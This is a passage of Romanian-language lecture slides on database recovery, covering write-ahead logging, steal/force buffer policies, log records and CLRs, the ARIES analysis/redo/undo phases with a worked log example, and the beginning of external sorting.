


### Protocol **Write-Ahead Logging** (WAL):


1. Trebuie **asigurată** adăugarea unei intrări coresp. unei modificări în **log înainte** ca pagina ce conține înregistrarea sa fie salvată pe disc.
2. Trebuie **adăugate** toate **intrările** corespunzătoare unei tranzacții **înainte de commit**.



- Poate decide *Buffer Manager*-ul salvarea anumitor pagini (modificate de o tranzacție) din *buffer* pe disc fără a aștepta instrucțiuni specifice de la *Recovery Manager*?
  - Decizie *steal / no-steal*
  - *No-steal* înseamnă că RM păstrează referința către paginile modificate din *buffer*



- Poate *Recovery Manager* “forță” *Buffer Manager* să salveze anumite pagini din *buffer* pe disc la finalul executării unei tranzacții?
- Decizie *force / no-force*



- Se forțează salvarea pe disc a fiecărei modificări?
  - Timpi mari de răspuns.
  - Garantează durabilitatea.
  - Garantează atomicitatea.

	No Steal	Steal
Force	Trivial	
No Force		Ideal

■ Se permite salvarea unor pagini de memorie modificate de tranzacții ce nu s-au comis?

- Dacă nu, concurență redusă, anumite tranzacții fiind blocate.
- Dacă da, cum se poate garanta atomicitatea?

	No Steal	Steal
Force	Trivial	
No Force		Ideal

## ■ Steal / No-force

- BM poate salva modificări intermediare ale tranzacțiilor. RM salvează doar un *commit*

## ■ Steal / force

- BM poate salva modificări intermediare ale tranzacțiilor. RM salvează toate modificările (*flush*) înainte de *commit*

## ■ No-steal / no-force

- Nici una din paginile modificate nu se salvează decât la *commit*. RM salvează un *commit* și elimină referințele către paginile modificate.

## ■ No-steal / force

- Nici una din paginile modificate nu se salvează decât la *commit*. RM salvează toate modificările (*flush*) la *commit*

## ■ **STEAL** (de ce garantarea *Atomicității* e dificilă)

■ *To steal frame F:* Pagina curentă memorată în F (să spunem P) este copiată pe disc; este posibil ca anumite tranzacții să blocheze anumite obiecte memorate în P.

- Ce se întâmplă dacă tranzacția k, ce bloca anumite obiecte din P, eșuează?
- Trebuie memorată vechea valoare a lui P (pentru a aplica **UNDO** modificărilor apărute în pagina P).


## ■ **NO FORCE** (de ce garantarea *Durabilității* e dificilă)

- Ce se întâmplă dacă sistemul se blochează înainte ca o pagină modificată să fie copiată pe disc?
- În momentul comiterii unei tranzacții este necesar să se scrie pe disc informația minimă pentru ca modificările tranzacției să poată fi reproduse.

# Contextul WAL




- Fiecare intrare din log are un Log Sequence Number (LSN).
  - LSN crește incremental.



# Contextul WAL




- Fiecare pentină de date conține un pageLSN.
  - = LSN al celei mai recente *intrări din log* modificări din pentină.



# Contextul WAL



- Sistemul mai reține **flushedLSN**.
  - LSN maxim până la care tot logul e salvat pe disc.
- WAL:
  - $\text{pageLSN} \leq \text{flushedLSN}$



# Intrări ale log-ului

## Câmpurile intrărilor :

LSN  
prevLSN  
TransID  
type  
pageID  
length  
offset  
before-image  
after-image

Doar pentru modificări

Tipuri posibile de intrări:

- **Update**
- **Commit**
- **Abort**
- **Checkpoint**
- **End** (semnifică terminarea unui *commit* sau *abort*)
- **Compensation Log Records (CLRs)**
  - pentru UNDO

# *Compensation Log Record (CLR)*

- Utilizat în faza de recuperare a datelor
- Este adăugat chiar înainte de anularea unei modificări marcate printr-o intrare în log
- Conține un câmp numit **undoNextLSN**
  - LSN-ul următoarei intrări de tip *update* ce trebuie anulată pentru o anumită tranzacție
  - Se initializează cu *prevLSN* al intrării curente
- Indică ce acțiuni au fost deja anulate
- Previne anularea de mai multe ori a aceleiași acțiuni

# Alte construcții utilizate de RM

- Tabela de tranzacții:
  - O înregistrare pentru fiecare tranzacție activă.
  - Conține XID (id tranzacție), stare (running / committed / aborted ) și lastLSN.
- Tabela paginilor cu modificări (*Dirty Page Table*):
  - O înregistrare pentru fiecare pagină cu modificări din *buffer*.
  - Conține recLSN – LSN al primei intrări din log care a adus o modificare paginii.

# Execuția normală a unei tranzacții

## Context

- Secvență de **citiri & modificări**, urmate de **commit** sau **abort**
  - Vom presupune că scrierea unei pagini pe disc e atomică
- *Strict 2PL.*
- Abordare gestiune *buffer*: STEAL, NO-FORCE
- Write-Ahead Logging.

# Vedere de ansamblu



## Intrări Log

prevLSN  
XID  
type  
pageID  
length  
offset  
before-image  
after-image



## Pagini de date

fiecare  
cu un  
pageLSN

## Master record



## Tabelă tranzacții

lastLSN  
stare


## Tabelă pagini modif.

recLSN

## flushedLSN

# Exemplu: Întreruperea simplă a unei tranzacții

- Se consideră întreruperea explicită a unei tranzacții.
- Se parcurge log-ul în ordine inversă, anulând modificările.
  - Se pornește de la **lastLSN** al tranzacției din tabela de tranzacții
  - Se parcurge lista de intrări ale log-ului urmând câmpul **prevLSN**
  - Înainte de anulare se adaugă o înregistrare ***Abort*** în log
    - utilă la recuperarea în cazul unei întruperi în timpul operației de anulare a modificărilor!



- Obiectul a căreia modificare se anulează va fi blocat!
- Înainte de salvarea noii valori se adaugă un CLR:
  - Log-ul se actualizează și pe parcursul anulării!
  - Câmpul **undonextLSN** al CLR referă următoarea intrare din log pentru anulat (adică *prevLSN* al înregistrării anulate).
  - Intrările de tip CLR nu se anulează *niciodată*
- La finalul anulării tuturor modificărilor tranzacției se inserează o intrare **end** în log.

# Comiterea unei tranzacții


- Se inserează o intrare **commit** în log.
- Toate intrările de log corespunzătoare tranzacției se salvează pe disc (până la **lastLSN**).
  - Garantează că **flushedLSN  $\geq$  lastLSN**.
  - Inserările în log se fac secvențial, sincron pe disc
  - Există mai multe intrări de log per pagină.
- Se inserează o intrare **end** în log.

# Faze ale ARIES

(Algorithm for Recovery and Isolation Exploiting Semantics)

- Analiză: Se parcurge *log*-ul de la cel mai recent *checkpoint* spre final pentru identificarea tuturor tranzacțiilor active și a tuturor paginilor modificate existente în *buffer* la momentul întreruperii
- Redo: Reface toate modificările paginilor din *buffer*, corespunzătoare tranzacțiilor comise înainte de întrerupere, pentru a asigura că toate modificările s-au salvat pe disc.
- Undo: Modificările tuturor tranzacțiilor active în momentul întreruperii se anulează (folosind *valoarea anterioară* prezentă în intrare), mergând din spate în față.

# LOG




Se pornește de la ultimul *checkpoint* (din *master record*).

Trei faze:


- Aflarea tranzacțiilor active sau cele comise de la ultimul checkpoint (**Analiza**).
- Reexecutarea tuturor acțiunilor tranz. comise (repetare istoric **REDO**)
- Anularea efectelor tranzacțiilor eşuate (**UNDO**).

# Exemplu




Tabelă Tranz  
lastLSN  
stare  
Tabelă Pagini Mod  
reclSN  
flushedLSN

ToUndo



# Exemplu



Tabelă Tranz  
lastLSN  
stare  
Tabelă Pagini Mod  
recLSN  
flushedLSN

ToUndo


LSN	LOG
00,05	+ begin_checkpoint, end_checkpoint
10	- update: T1 writes P5
20	- update T2 writes P3
30	- T1 abort
40,45	- CLR: undo T1 LSN 10, T1 end
50	- update: T3 writes P1
60	- update: T2 writes P5
	X CRASH, RESTART
70	- CLR: undo T2 LSN 60
80,85	- CLR: undo T3 LSN 50, T3 end
	X CRASH, RESTART
90,95	- CLR: undo T2 LSN 20, T2 end

undoneextLSN

# Probleme suplimentare

- Pot să apară întreruperi în timpul recuperării bazei de date:
  - Se aplică *redo* și *undo* o singură dată unei înregistrări, sau
  - *Redo* și *undo* se construiesc ca acțiuni idempotente
- Limitarea duratei fazei de REDO:
  - Salvări asincrone de pagini.
- Limitarea duratei fazei de UNDO:
  - Evitarea tranzacțiilor ce durează mult.

# Sortare externă



# Sortare

- O problemă clasică în informatică!
- Este critică pentru bazele de date:
  - Afişare informaţii într-o anumită ordine
  - Eliminarea duplicărilor
  - Grupare
  - Executarea *join*-ului între mai multe tabele

# Sortare

- *Quick Sort, Heap Sort, Selection Sort,...*
- Foarte eficienți, dar presupun că toate datele încap complet în memoria internă.

# Sortare externă

- Problemă: sortare 1Tb de date având 1Gb de RAM.
- Sortare externă: ordonarea unei mulțimi de date ce nu încape în memoria internă
- Sortarea externă nu se realizează într-un singur pas

# Sortare externă


- Faze:
  1. Se împart datele în monotonii.
  2. Se interclasează montoniile într-un singur sir complet sortat

# Principii generale

- Monotoniiile vor fi cât mai lungi posibil.
- În fiecare fază se va paraleliza cât mai mult posibil citirea datelor de intrare, procesarea și salvarea datelor
- Se utilizează cât mai multă memorie internă posibil


# Sortarea prin interclasarea a două şiruri

- Necesită exact 3 pagini în *buffer*
- Pas 0: citeşte o pagină → sortează → salvează pagina.
  - se foloseşte o singură pagină din *buffer*
- Paşi 1, 2, ..., etc:
  - se folosesc 3 pagini:



